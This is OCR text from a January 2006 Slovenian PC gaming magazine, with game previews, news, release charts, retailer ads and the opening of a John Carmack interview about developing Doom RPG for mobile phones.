Je že res, da nima tako obsežnih možnosti, kot jih imajo namenski grafični programi, a so orodja, ki jih ponuja, več kot dovolj za visoko stopnjo kreativnosti. ACDSeejev *Canvas X* se lahko spoprime s skoraj vsakim grafičnim opravilom. Za zahtevan denar dobite izjemen program, ki omogoča tudi visoko stopnjo združljivosti z najpopularnejšim programom. **PCF**

OGLEJTE SI ŠE...

>> **InDesign CS2**
Adobe
>> **AutoCAD 2006**
Autodesk
>> **Illustrator CS2**
Adobe

Min 1GHz, 128MB RAM, 32MB 3D kartica
Opt 2GHz, 1GB RAM, 256MB 3D kartica

90% **PCF pravi...** "Kombinacija neverjetnega kreativnega potenciala in natančnosti."

IGRAJ KOT ČLOVEK. IGRAJ KOT KING KONG.
PETER JACKSON'S
KING KONG
THE OFFICIAL GAME OF THE MOVIE
Kot King Kong lomite čeljusti, udarjate po sovražniku ter na njih mečite ogromen predmete!
Kot Jack boste morali za preživetje svoje ekipe uporabiti orožje in pasti. Preživetje celotne ekipe je v vaših rokah!
COM'BACK
12+
November 2005
www.kingkonggame.com
www.pegi.info
PlayStation 2
PSP
XBOX
XBOX 360
NINTENDO GAMECUBE
PC CD-ROM
NINTENDO DS
UBISOFT

Konec je...

Konec je običajno tudi začetek nečesa novega. O čem zdaj prav po filozofsko blebetamo? Ja, očitno je konec navala fantastičnih igričarskih naslovov, kar glede na datum ni nič kaj presenetljivo. In kakšen naval je to bil! Verjetno se še nikoli v zgodovini ni zgodilo, da bi v roku dveh mesecev izšlo toliko naslovov, ki smo jih in igralci in založniki označili za potencialne uspešnice. Ko bomo stari, bomo sedeli pred kaminom in modrovali: "Ja, ja, leto 2005, takrat je bila dobra letina... to so bili časi, ko so igre bile poučne in mladina nepokvarjena."

Za januarsko številko so nam založniki iz rokavov stresli še dva težko pričakovana izdelka: *Prince of Persia: The Two Thrones* in *Need for Speed: Most Wanted*. Da so nekje v daljavi spet sončni časi, pa nam boste morali verjeti na besedo. In slike. Oboje boste našli v rubriki Igre prihajajo, kjer smo se razpisali o igrah, ki so trenutno še nekje za vogalom, ne tako daleč v prihodnosti pa si bomo ob njih puščali rasti podočnjake. Svojevrsten pogled v prihodnost vam bomo pričarali v intervjuju z eno najbolj markantnih oseb igričarske industrije in za nekatere že skoraj polbogom programiranja – Johnom Carmackom, očetom prvoosebnih 3D strelskih iger in stvarnikom velikega števila najpopularnejših grafičnih pogonov. Nikoli ne boste uganili, s čim se gospod Carmack trenutno ubada – igrami za mobilne telefone. "Heh," je vse, kar bomo na to porekli.

Need for Speed Most Wanted

Spet se obetajo nori pregoni po mestu... obrnite na stran 66

PCFormat - ovi strokovnjaki

TOMAŽ BARTOLJ
Ker ni imel časa za tri igre, smo mu dali samo dve: *Need for Speed* in *Prince of Persia*. Menda nam ja ni zameril.

ALJOŠA HANCMAN
Kljub nekaterim greha vrednim novejšim naslovom še vedno preigrava *The Movies*. Oskar baje ni več daleč.

TOMAŽ KOTNIK
Zaradi nenavadne spodobnosti, da celoten uvod v opis igre spravi v eno (ne kratko) poved, je dobil vzdevek Tomaž Joyce.

JELENA VARDA
Ni prebolela konca serije *Myst*. Zdravi se tako, da se je lotila igranja celotne serije od začetka. Se vidimo tam okoli julija.

GREGOR MRAZ
Ker ga *Vietcong 2* ni navdušil, smo mu dali še *The Suffering*. Ker ga niti ta ni navdušil, je dobil še *X3: Reunion*.

BARBARA BANOVIĆ
Gledala je film in zdaj je hotela imeti še igro. Zahtevna pa je, zahtevna. Ker govorimo o Harryju Potterju, smo ji rade volje ustregli.

SISTEM OCENJEVANJA

0-19% Neigralno, leno, nič vredno, žaljivo
20-49% Zametki igre, pri razvoju je šlo nekaj narobe
50-69% Solidne ideje, majavi temelji
70-79% Zadovoljiv predstavnik zvrsti, ni pa za množice
80-89% Upravičen nakup, le malo manjka do genialnosti
90+ Fenomenalen. Dobitnik nagrade Izbor Uredništva

Naše obljube

1. Opisujemo samo dokončne igre
Nikoli ne opisujemo naslovov, ki niso označeni kot dokončani in požegnani s strani založnika. To pomeni, da lahko korenito testiramo, preden podamo oceno.

2. Vedno povemo kar mislimo
Naši opisovalci obožujejo igre, a so popolnoma nepodkupljivi. Ni nas mogoče kupiti ali terorizirati, je naš moto.

3. Igre namenimo ustreznemu opisovalcu
Kombinirane izkušnje naših opisovalcev so nenadkriljive. Igre ljubimo in vsak naslov dodelimo opisovalcu, ki je obožavalec zvrsti.

4. Damo vam jasno priporočilo
Želite vedeti, kaj se splača kupiti. Uporabljamo okvirčke, slike in primerjave, kombinirane z jasnimi sodbami, da vam olajšamo odločitev.

5. Prisluhnemo vam
Seveda imamo zmeraj prav, a včasih imajo drugi še bolj prav kot mi. Pridružite se nam na **www.pcformatslo.net/forum/** in z nami delite izkušnje.

IGRE

napovedi
opisi
vodiči

v tej številki

str. 50 Igre prihajajo
str. 55 Za kulisami: John Carmack
str. 58 Prince of Persia: The Two Thrones
str. 60 Matrix: The Path of Neo
str. 61 Crime Life: Gang Wars
str. 62 Battlefield 2: Special Forces
str. 62 Harry Potter and the Goblet of Fire
str. 63 Gun
str. 64 Dynasty Warriors 4 Hyper
str. 65 Star Wars: Battlefront 2
str. 66 NFS: Most Wanted
str. 68 X3: Reunion
str. 69 City of Villains
str. 70 The Suffering: Ties That Bind
str. 70 Bone: Back to Boneville
str. 71 Vietcong 2
str. 72 X-Men Legends 2
str. 72 Mali opisi
str. 73 Plemenska scena
str. 74 Pogled nazaj

IgrePrihajajo

Nov naslov rubrike in enako poslanstvo – vsak mesec napovedi najbolj vročih naslovov računalniških iger...

Neverwinter Nights 2

Korenjak RPG stopi v dobo igričarskih naprav nove generacije

Datum izida Poletje
Založnik Atari
Razvijalec Obsidian Entertainment
Na spletu www.atari.com/nwn2r

Prašiči. Tako se je predstavil največji RPG naslov za PC zadnjih treh let. Priznamo, šlo je za izjemno realistično svinjske prašiče na polju, polnem čudovito valujoče trave, a vseeno. Koliko nam lahko prašiči povedo? Potrebovali smo več informacij, zato smo se odpravili na Atarijev evropski sedež v Franciji (Lyon). Ravno zato vas lahko pomirimo, da je *Neverwinter Nights 2* po duši *NWN*, kot ga poznamo in ljubimo, toda v formulo dodaja grafični pogon naslednje generacije (s popolnim "bump mappingom" in obrazno animacijo), konkretno razširjeno vsebino (zlasti v oči pade nova igralna rasa in dodaten razred čarovnikov s sposobnostjo hitre uporabe urokov) ter povsem na novo zamišljeno orodje za ustvarjanje lastne vsebine...

DOMAČE DELAVNICE

Po zaslugi le-tega si modi ne bi smeli biti več tako presneto podobni. Med drugim je večina objektov tudi prilagodljivih po obliki in velikosti, zato že prav nestrpno čakamo, da ustvarimo svojo prvo peklensko kokoš, veliko kot nebotičnik. Vmesnik bo bolj prijazen in se bo posluževal številnih podoken ter predstavil podobno barvanje tekstur in terena kot urejevalnik za *Far Cry*. Velikanska enoigralska kampanja se vrti okoli ponižnega vaščana z junaško usodo, ki se bori proti skrivnostnemu zlu. Šok. Igra je sicer postavljena v čas kmalu po *NWN*, ko se mesto še pobira po številnih katastrofah, ki so ga doletele. Zaradi take uvrstitve na časovnem traku je pričakovati, da bomo srečali kar nekaj znanih obrazov.

Vendarle pa je v *NWN 2* mogoče najti tudi nekaj drastičnih sprememb – pokoj je recimo dočakal čuden sistem pomočnikov iz izvirnika ter mesto odstopil principu *KOTOR*, kar pomeni, da boste lahko neposredno nadzirali do tri soborce. Prav tako v sodih naokoli leži občutno manj denarja. Vsekakor se nadejamo, da bo *NWN 2* zvrst RPG prevetril s še kakšno do sedaj skrito prvino.

Neverwinter Nights **se je za sodobnejši občutek RPG po pomoč zatekel h *KOTOR* ter si od njega sposodil dinamiko ekipe.**

OPOZORILO!

Nekaj stvari na tem svetu je bolnih. Opozorila pred nekaterimi igrami so med njimi. Saj ne, da bi šlo za posebej neumno stvar, a slučajno me je na temo napeljal stavek iz *NFS: Most Wanted*. "Prepričajte se, da dirkanje opravite v igri, na cesti pa vozite previdno. In uporabljajte varnostne pasove." Za povrh tovrstne izjave izgovarja kakšna posebno brhka mladenka, da je mladež ja odsoten do te mere, da bi prisegel, da mu je njeno oprsje spregovorilo, vendar ne ve natančno, kaj. Sicer pa gre razvijalce in založnike po svoje razumeti – navsezadnje večinoma živijo, predvsem pa prodajajo, v državi preko luže, kjer tožbe dejansko dobivajo ljudje, ki so med vožnjo po avtocesti s 150 km/h (seveda je genij pred tem stopalko za plin še fiksiral, da hitrost ne bi padla!) zapustili volan avtodoma, šli skuhat kavo in, glej ga zlomka, se razleteli kot gajbica ob prvem rahlem ovinku. Kako tukaj lahko dobiš kakršnokoli tožbo, porečete? Enostavno: proizvajalca avtodoma obdolžiš, da nikjer v navodilih za uporabo ni pisalo, da med vožnjo ne smeš zapustiti volana in kuhati kave.

In kolikor je prejšnji primer hkrati tudi humoristično, se Rockstaru verjetno ne zdi prav nič smešno, ko ga po podobni logiki na sodišče vlačijo starši slehernega psihopatskega otroka, ki je vzel v roke očkovo pištolo ali mamin kij in se odločil za manjši morilski pohod. Se ne bi čudil, če bo pred naslednjim *GTA* pisalo: "Pozor – ljudje zaradi nasilja, krogel v glavi in kija v trebuhu umirajo. To ni dobro. Tega ne počni v realnem življenju. Ponavljamo: slabo, ne delaj tega. Delaj to v igri. V resničnem življenju pa ne. Ponovimo: igra da, življenje – ne. To vključuje tudi vse različice podiranja pešcev, uporabo molotovk in rezil.

GOVORICE!

Alone in the Dark **se vrača in namerava pretrgati vezi s prejšnjimi igrami. Kako se obnaša različica Xbox 360, je zaenkrat še skrivnost, a pojavljajo se namigi, da zna slediti tudi različica za PC...**

Tycoon City: New York

Zgraditi New York? Mala malica...

Datum izida Februar
Založnik Atari
Razvijalec Deep Red
Na spletu www.deepred.co.uk

Britanski razvijalci iDeep Red bodo morali kar spretno obračati jezik, če bodo želeli igričarsko javnost prepričati, da je njihova prihajajoča simulacija upravljanja mesta nekaj drugega kot igre zadnjega desetletja, ki so v naslovu nosile *Tycoon, Giant* ali *Theme*. Toda fantje imajo trditev, ki se je držijo: "Naš cilj je, da se izognemo mikroupravljanju." *TCNY* se tako ne osredotoča toliko na mikroekonomijo, temveč na arhitekturo. Pomembno je, kako Manhattan zastavite, ne pa cena, ki jo določite za kapučino v kavarnici na vogalu. Za horde zadovoljnih meščanov boste torej morali razmisliti, kje boste postavljali določene zgradbe in kako jih boste "našminkali".

Veliko jabolko sicer poka od življenja in po ulicah se od zgradbe do zgradbe nenehno sprehajajo množice zadovoljnih in manj zadovoljnih potrošnikov. Njihovi medsebojni pogovori vam bodo dali dovolj natančne namige, kaj in kje bi bilo dobro zgraditi. Prav tako bo njihovo splošno občutje mogoče razbrati iz zunanjega videza – če boste torej sredi Mahattna zagledali tolpe grobijanov, ki po tleh iščejo granitne kocke, ste nekaj zavozili. Deep Red obljubljajo, da ne boste vedno znova prisiljeni začeti iz nič, temveč bodo izzivi bolj razgibani. Če jim tole uspe, bo šlo za drugi dokaz po *The Movies*, da zvrst menedžerskih simulacij vendarle ni mrtva.

TOCA Race Driver 3

Če je na kolesih, je vključeno v to igro

Datum izida Februar
Založnik Codemasters
Razvijalec Codemasters
Na spletu www.codemasters.co.uk/tocaracedriver3

Codemasters se je očitno odločil, da bo s serijo *TOCA Race Driver* sleherno konkurenco enostavno odpihnil. Zdi se, da niso izpustili nobene avtomobilske dirkalne discipline; sodelujete lahko v nič manj kot 35 različnih kategorijah in 120 prvenstvih. Ta segajo od dirkalnikov F1 in rally poskočnežev do gromozanskih tovornjakarskih pošasti in buggijejev. Vse je tu.

Igra je razdeljena v dva dela: World Tour in Pro Career. World Tour vas popelje na dirke po vsem svetu, kjer boste po nasvetih svojega menedžerja sedli za volan v najrazličnejših disciplinah. Na drugi strani boste v Pro Career začeli na samem dnu določenega dirkaškega stila, nakar se boste prebijali na vrh drevesa.

Umetna inteligenca in poškodbeni model sta bila ravno tako resno nadgrajena. Vsak izmed prisotnih dirkačev ima svojo neodvisno UI, zaradi česar samostojno reagira na dogodke in izzivanja na stezi in izven nje. Tako jim zlasti na nižjih tekmovalnih ravneh ni tuje delanje resnih napak; lahko jih boste videli kako vas bodo pred nevarno ščkano prehitevali z nezaslišano hitrostjo in se jim že nekaj trenutkov kasneje privoščljivo smejali, ko se bodo zapokali v zid ter svoje vozilo spremenili v padavino iskker in delov motorja.

Najbolj pričakovane

Leto 2006 se šele začenja, a tele dajejo upanje, da bo šlo za dobro leto

PRIHAJAJO

NASLOV IGRE	DATUM IZIDA	ZALOŽNIK	NAZADNJE	ZVRST
Tomb Raider: Legend	februar	Eidos	PCF 40	Akcijska pustolovščina
Company of Heroes	februar	THQ	PCF 41	Realnočasovna strategija
Commandos: Strike Force	februar	Eidos	PCF 46	Taktična strelska igra
SiN Episodes: Emergence	februar	Valve (Steam)	PCF 43	Prvoosebna strelska igra
Gothic III	zima	JoWood	PCF 40	Igranje vlog
Battle for Middle Earth 2	marec	Electronic Arts	PCF 44	Realnočasovna strategija
The Elder Scrolls IV: Oblivion	marec	Bethesda	PCF 46	Igranje vlog
Star Wars: Empire at War	marec	Lucas Arts	PCF 40	Realnočasovna strategija
Crashday	marec	Atari	PCF 45	Arkadna dirkalna
Titan Quest	marec	THQ	PCF 43	Igranje vlog
SWAT 4: The Stetchkov Syndicate	marec	VU Games	PCF 46	Dodatek k strelski igri
Rise&Fall:Civilizations at War	april	Midway	PCF 40	Realnočasovna strategija
Hitman: Blood Money	maj	Eidos	PCF 46	Plešasti serijski morilec
FIFA Street 2	junij	Electronic Arts	PCF 46	Poulični nogomet
Dark Messiah of Might&Magic	jesen	Ubi Soft	PCF 45	Akcijsko igranje vlog
Supreme Commander	jesen	THQ	PCF 43	Strategija

Lestvice bralcev (glasujte na www.pcformatslo.net ali s pomočjo sporočila SMS)

NAJBOLJ IGRANE

MESTO	IGRA
1	CALL OF DUTY 2
2	NFS: MOST WANTED
3	WORLD OF WARCRAFT
4	FAR CRY
5	GTA: SAN ANDREAS

NAJBOLJ ZAŽELENE

MESTO	IGRA	NAZADNJE
1	UT 2007	PCF 40
2	PRINCE OF PERSIA 3	PCF 47
3	S.T.A.L.K.E.R.	PCF 46
4	ELDER SCROLLS 4: OBLIVION	PCF 46
5	GOTHIC 3	PCF 40

Sensible Soccer 2006

Je kdo za konkretno brco?

Datum izida Junij
Založnik Codemasters
Razvijalec Kuju Entertainment
Na spletu www.codemasters.co.uk/sensiblesoccer

Da bi proslavili 15. obletnico *Sensible Soccer*, se je Codemasters odločil da založi povsem novo različico igre. In da ne bi šlo kaj preveč narobe, ima pomembno besedo pri projektu tudi glava za izvirnim "*Sensijem*" – Jon Hare. Izvirni pogled od zgoraj je bil predelan v 3D različico, kar igralcem omogoča večjo taktično zavest in izdelane poteze. Igralci prikazani v risankastem stilu ostajajo. Bistvo pri igrah *Sensi* je na prvo mesto vedno postavljalo zabavo in igralnost – Jon Hare se trudi, da bi obdržal ravno to sproščeno dušo in "spomnil igričarsko javnost, kaj točno zamuja na trenutnem tržišču, polnem počasnih, dolgočasnih simulacij."

Sensible Soccer naj bi prišel opremljen s številnimi resničnimi igralci in ekipami, omogočal bo igranje na več kot 50 prednastavljenih tekmovanjih po vsem svetu, ponujal pa bo številne nagrade in dobrote, ki jih bo potrebno odklepati z zmagami. Med njimi je recimo dvodelna obleka, prirejena za nogomet. Resen in mračen SS res nikakor ne namerava biti!

Paraworld

Prihajajo gromozanski kuščarji. Prebuja se otrok v nas

Datum izida Marec
Založnik Koch
Razvijalec Sunflowers
Na spletu www.paraworld.com

Se kdo spomni tistih malih figuric dinozavrov v čokolešniku? Zbirali smo jih kot nori, nakar smo se z njimi igrali vojne ter pri tem rjoveli kot poblaznel trop divjih prašičev. *Paraworld* je igričarska izvedba tega na precej višji ravni.

Trije znanstveniki so ujeti v vzporednem svetu, poseljenem z dinozavri in različnimi plemeni. Prav tako je še nekaj drugih popotnikov, ki niso vsi prijazni; svoje tehnično znanje uporabljajo za oboroževanje dinozavrov z raznoliki vojnimi stroji. Mimo resnično samosvojega videza z bujnimi džunglami, orjaki preteklosti in nekaj umazane vojaške "mašinerije" resnično ne moremo iti, a igra ni le umetniško zanimiva.

Paraworld zatrjuje, da bo prinesel nekaj zanimivih primesi iz zvrsti RPG. Pa ne samo junaškim znanstvenikom, ampak kar celotni vojski. Ko enote nabirajo izkušnje, jih lahko s pomočjo preproste obstranske vrstice pomaknete po vojaški lestvici navzgor – s tem pridobijo nove zmožnosti, odklenete pa tudi posebne nadgradnje. V omenjeni vrstici je omejena količina prostora, zato boste morali celotno armado organizirati v stilu nabora kart *Magic: The Gathering*.

Oprema, ki jo boste dodelili posameznim dinozavrom, je prilagodljiva, kar igralcu dovoljuje, da ustvari lastne kombinacije, ki služijo reševanju specifičnih problemov. Igra je v celoti tako polna podrobnosti – od sijajne podobe in močne zgodbe (več kot dve uri vmesnih sekvenc) do uravnovešenosti enot ter premišljenih map. Morda gre za RTS presenečenje leta 2006.

Faces of War

Druga svetovna vojna se nam vedno znova se vrača

Datum izida Marec
Založnik Ubisoft
Razvijalec Best Way
Na spletu www.facesofwargame.com

Ni še konec. Menda nikoli ne bo konec. Leto se komaj rojeva in že nas obstreljujejo z napovedmi novih strategij, postavljenih v drugo svetovno vojno – v to številčno drhal se rine tudi *Faces of War*. Nočemo biti že vnaprej grobi, a kaj mislijo založniki, koliko digitalnih panzerjev pravzaprav lahko prebavimo?!

No, vsaj eno pozitivno dejstvo pa na *Faces of War* vidimo kar takoj. Za njim stojijo fantje, ki so dostavili eno boljših predstavnic v žanru – *Soldiers: Heroes of World War 2*. V podobnem slogu bo narejena tudi *Faces of War*, kar pomeni, da pade nekako v luknjo med *Brothers in Arms* in *Commandos* – v vsaki izmed nalog boste prevzeli nadzor nad le šestimi možmi in jih skušali skoz bitke spraviti v enem kosu. Avtorji obljubljajo, da bodo ti možje imeli ustrezno dodelano UI in bodo taktično razmišljali, kako čim bolje izvršiti vaša povelja. Kampanje so zasnovane na pravih bitkah, kar pomeni, da bomo šele tisočpetstotiinosemdesetič podoživljali izkrcanje v Normandiji, zavzemanje Berlina in zadnjo nemško protiofenzivo v Ardenih. No ja, bomo pa menda vsaj lahko poveljevali tudi nemškim silam. Ubisoft obljublja še, da niti dveh bitk ne bo mogoče nikoli odigrali enako. Prek interneta se bo lahko hkrati pomerilo do 16 igralcev, kar pomeni 96 sočasno nadziranih enot, to pa je že obet za nekaj obsežnih strateških bitk.

igričarske drobtine

Novice iz sveta iger, ki jih preprosto nismo mogli zadržati zase...

Activision razočaran

In prav mu je, govori naša malce zlobna stran! Prihodki enega izmed največjih založnikov so precej pod pričakovanji in njegove delnice nezadržno padajo. Analitiki za neuspeh sicer krivijo zlasti *Gun* (prodan v 225.000 kosih) in *True Crime: New York City* (73.000 prodanih izvodov). Saj ne, da bi Slovenija in ostala vzhodna Evropa, ki jim je Activision še posebno zasolil cene (nad 14.000 za *Call of Duty 2* in *Quake 4*), predstavljala najpomembnejše tržišče, a pamet Activisionovih tržnikov se je že prej izkazala prav tu. Ob taki politiki nas poslovni neuspeh sploh ne preseneča...

Mož v senci

Napovedan je naslednji *Splinter Cell*, ki bo slišal na pompozno ime *Double Agent*. Igro v sodelovanju razvijajo vsi Ubisoftovi studii, ki so delali na predhodnicah. *Double Agent* naj bi se na policah pojavil že spomladi. Še vedno aktivni Sam Fisher (pokojninski sistem v ZDA je resnično na psu!) bo imel tokrat posebno stresno delo – igral bo vlogo dvojnega agenta. Na eni strani bo še vedno odgovarjal nacionalni agenciji za varnost, na drugi pa bo skušal pridobiti zaupanje članov teroristične organizacije. Tako bo naloge opravljal za obe strani in vseskozi hodil po tanki meji, da ne bi zatajil pri izpolnjevanju ukazov nasprotne strani.

Stainless Steel nič več

Strateško usmerjena razvijalska hiša je zaradi finančnih težav v zadnje dneh novembra zaprla svoja vrata. Vodja Rick Goodman za to krivi založnika Midway, ki je ekipi menda brezobzirno odrezal prilive, ko je razvoj projekta *Rise&Fall* nekoliko zaostajal. Ironično je Midway zdaj obljubil, da bo s svojimi silami igro dokončal in jo izdal spomladi. PC je s propadom Stainless Steel izgubil še enega zaveznika.

VideoToP

CD-ROM * Computers * Multimedia

www.videotop.si

TRGOVINA:
- Vita Kraigherja 5, 2000 Maribor, City Center, Tel.:02 / 234-12-52
PON. - PET.: 09h - 20h, SOBOTA: 09h - 14h


DANES NAROČITE JUTRI ŽE DOBITE

Včlanite se v CD-ROM klub in kupujte igre ceneje.

Včlanitev je brezplačna in ne obvezuje do nakupov!

AGE OF EMPIRES III

HIT!




A BI ODLOČILI USODO NOVEGA IMPERIJA, MORATE OSVOJITI NOVI SVET.
Ustvarjalci nagrajene franšize Age of Empires® vam predstavljajo tretji del kritiško priznane serije. Poveljevali boste eni izmed osmih mogočnih evropskih držav, ki tekmujejo v osvajanju Novega sveta. Za domovino si boste priborili bogastvo in moč ter naselili velika, neraziskana področja.

GAMESPY ocena: **5/5**
GAME ZONE ocena: **9.5/10**


Cena: 9.990 SIT
Članska cena:
Samo: 8.990 SIT

Call of Duty




Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Civilization IV



Cena: 10.990 SIT
Članska cena:
Samo: 9.890 SIT

The Movies



Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Quake 4

Cena: 15.990 SIT
Članska cena:
Samo: 14.390 SIT

KING KONG

HIT!

Podajte se na epsko pustolovščino, ustvarjeno v sodelovanju z večkrat nagrajenim režiserjem Petrom Jacksonom in zasnovano po filmu studia Universal Pictures. V svetu, polnem plenilcev, se bojujte za preživetje kot Jack in živite legendo kot Kong.

Preudarno uporabljajte orožja, pasti in vašo ekipo, da preživite v prvi osebi kot Jack.

Lomite čeljusti, mečite sovražnike in masivne predmete v Kongovih tretjeosebnih spopadih.

EDGE ocena: **8/10**
EUROGAMER ocena: **9/10**
THE SUN ocena: **97%**

Cena: 8.990 SIT
Cena za člana:
Samo: 8.090 SIT

King Kong

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Call of Duty

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Prince of Persia: The Two Thrones

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

PRO Evolution Soccer 5

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Prince of Persia: The Two Thrones

Cena: 8.990 SIT
Članska cena:
Samo: 8.090 SIT

THRUSTMASTER®

Vodilni igralni pripomočki. GARANCIJA: 1 LETO. Servis zagotovljen tudi po izteku garancije.

Dual Triger Gamepad PC/PS2

Za PC in Ps2

Cena: 6.490 SIT

Ferrari GT 2 in 1 Rumble RW PC/PS2

Cena: 14.990 SIT

Ferrari GT 2 in 1 FFB RW


Cena: 19.990 SIT

Dual Triger 2 in 1 Rumble Force Gamepad

Cena: 7.990 SIT

OTROŠKA IGRA: BETTI

Betti je še ena v nizu otroških računalniških iger katere smo v lokalizirali v slovenski jezik.



"Super, da si prišla takoj, ko sem te poklicala. Ne morem verjeti, kaj se mi je zgodilo. Pazi! Odpravim se z Lano, Meri in Martinom na vikend v planine in nato po štirih urah vožnje od mesta pridemo do neke čudne doline. Ta dolina je polna nekakšnih platform. Najprej smo prišli do platforme z odlično glasbo, tako, da smo vsi plesali kot, da smo na kakšni zabavi.."

Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*

OTROŠKA IGRA: OKNO V SVET

Celonta igra sinhronizirana v slovenščino! Za starost od: 4.-8. Leta

Prvi CD-ROM iz serije Okno v svet vam predstavlja 24 divjih živali. Na disku je več kot 100 vprašanj in odgovorov nanje. Vsaka žival je podrobno prikazana in opisana.

Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*

OTROŠKA IGRA: SVET ŠTEVILK

Celotna igra sinhronizirana v slovenščino! Za starost od: 4.-8. Leta

Dragi starši, pred vami je izobraževalna zbirka nalog, namenjena predšolskim otrokom, starimi od 4 do 8 let. Naloge so skrbno izbrane, namenjene spoznavanju matematike in razvoju umskih sposobnosti na zabaven način.

Igro lahko kupite v trgovinah z računalniškimi igrami. *Cena: 3.990 SIT*

Postanite član CD-ROM kluba in kupujte z 10% popustom! Pri nakupu v trgovinah ali preko pošte dobite nakupovalno kartico za nadaljne popuste!

Parkiranje v garažni hiši CITY! Pri nakupu nad 4.000 SIT prejmete BON za brezplačno parkiranje!
PRI VSAKEM 6. NAKUPU PREJMETE IGRO DARILO!

Prodaja po pošti.
Poštnino plačamo mi!

DANES NAROČITE JUTRI ŽE DOBITE

NOVA REVIJA ZA IGRE!

SAMO 590 SIT

GAME ZONE

PRIDRUŽI SE IGRI

Poštnina plačana pri pošti 2102

FIFTI V IGRI

50 CENT

Bulletproof

XB-360!

PRIHODNOST JE TUKAJ! IN MI SMO JO IGRALI!

The MOVIES

Rent the Studio. Shoot the Movies. Make the Stars.

IN...AKCIJA!

PREBERI PRVI

NEED FOR SPEED MOST WANTED

Najhitrejši opis najbolj iskane igre + POSTER!

Kolosalen!

PETER JACKSON'S KING KONG

OPIS + TRIKI ZA PSP

grand theft auto

Liberty City Stories

PLUS! » CIVILIZATION4 » CALL OF DUTY 2 » THE WARRIORS » CITY OF VILLAINS » MARIO KART » K3: REUNION...

GZI JANUAR 2006 590 SIT

9 771854 378003

ISSN 1854-3766

PSP XBOX GAMECUBE PC DS GAMEBOY ADVANCE PSP N-GAGE PS3

+ 2x POSTER

CARMACK NA ZVEZI

Najbolj znan grafični programer na svetu je umaknil svoje oči s PC-ja in jih usmeril k mobilnim telefonom in konzolam. Preberite, zakaj...

John Carmack, najbolj priznan programer igričarske industrije, se je odločil za pogovor s *PCFormatom*. Našli smo ga v Dallasu, v Teksasu, po njihovem času je ura ena zjutraj. Tema pogovora je njegov zadnji podvig, *Doom* zvrsti RPG, programiran za mobilne telefone s podporo za Javo. Na srečo pa hitro postane jasno, da se je pripravljen pogovarjati tudi o drugih stvareh. Pogovor na koncu zajame vse od prihodnosti PC-jev, njegove vloge pri id-ju in teorije oblikovanja iger, do naslednje generacije konzol in celo njegove družine. Je prijeten in odprt sogovornik. Zelo pazljivo posluša vsako vprašanje in skuša nanj odgovoriti po svojih najboljših močeh. Nikoli se ne skuša izmakniti neprijetnim vprašanjem ali se skrivati za vnaprej pripravljenimi odgovori. Njegova odkritosrčnost je zares prijetno presenečenje.

Do Johnovega programiranja za mobilne telefone je prišlo povsem slučajno, id je ravno kar končal z delom na *Doom 3* in John je iskal svoj naslednji projekt. Našel ga je v lastnem žepu. "Pred kratkim sem kupil nov mobilni

telefon in ugotovil, da zmore poganjati programe napisane v Javi. Java je odprta platforma, tako da je zanjo na spletu zelo enostavno najti prava razvijalska orodja ter programske knjižnice in začeti z razvojem majhnih, zabavnih aplikacij. Začel sem se igračkati z nekaj idejami. Šlo je za preprost, enostaven proces razvoja. Kmalu se mi je zazdelo, da gre morda za zanimiv izdelek."

Področje iger za mobilne telefone je povsem nova tržna niša. Neposredne predelave uspešnic s PC-ja preprosto ne delujejo. Njegova predelava je predstavnik zvrsti RPG, ki ga je mogoče igrati zgolj s palcem ene roke. Povrhu tega je to take vrste igra, ob kateri se je lahko razvijalec malo sprostil. Izdelava igre *Doom RPG* je bila, kakor pravi sam: "zelo zabavna. V svetu iger za PC smo lansko leto zaključili z razvojem *Doom 3*, kar nam je vzelo štiri leta napornega dela in je zahtevalo dokaj veliko ekipo. Pri tem projektu pa sem sam zasnoval samo osnovni koncept in za delo porabil nekaj vikendov. Po tem sem vse predal podjetju moje žene, Fountainhead Entertainment, celoten čas razvoja pa je znašal okoli štiri mesece. To je približno isti čas, kot smo ga običajno porabili za naše prve shareware igre. Bilo je, kot da bi stopili deset ali dvanajst let v preteklost. Zdaj, ko je razvoj končan, sem postal zares velik podpornik mobilne platforme in upam, da bomo kmalu videli zelo kreativne stvari na področju razvoja iger za mobilne naprave."

John Carmack na letošnji prireditvi QuakeCon.

Biografija
Kratka zgodovina gospoda *Dooma*...

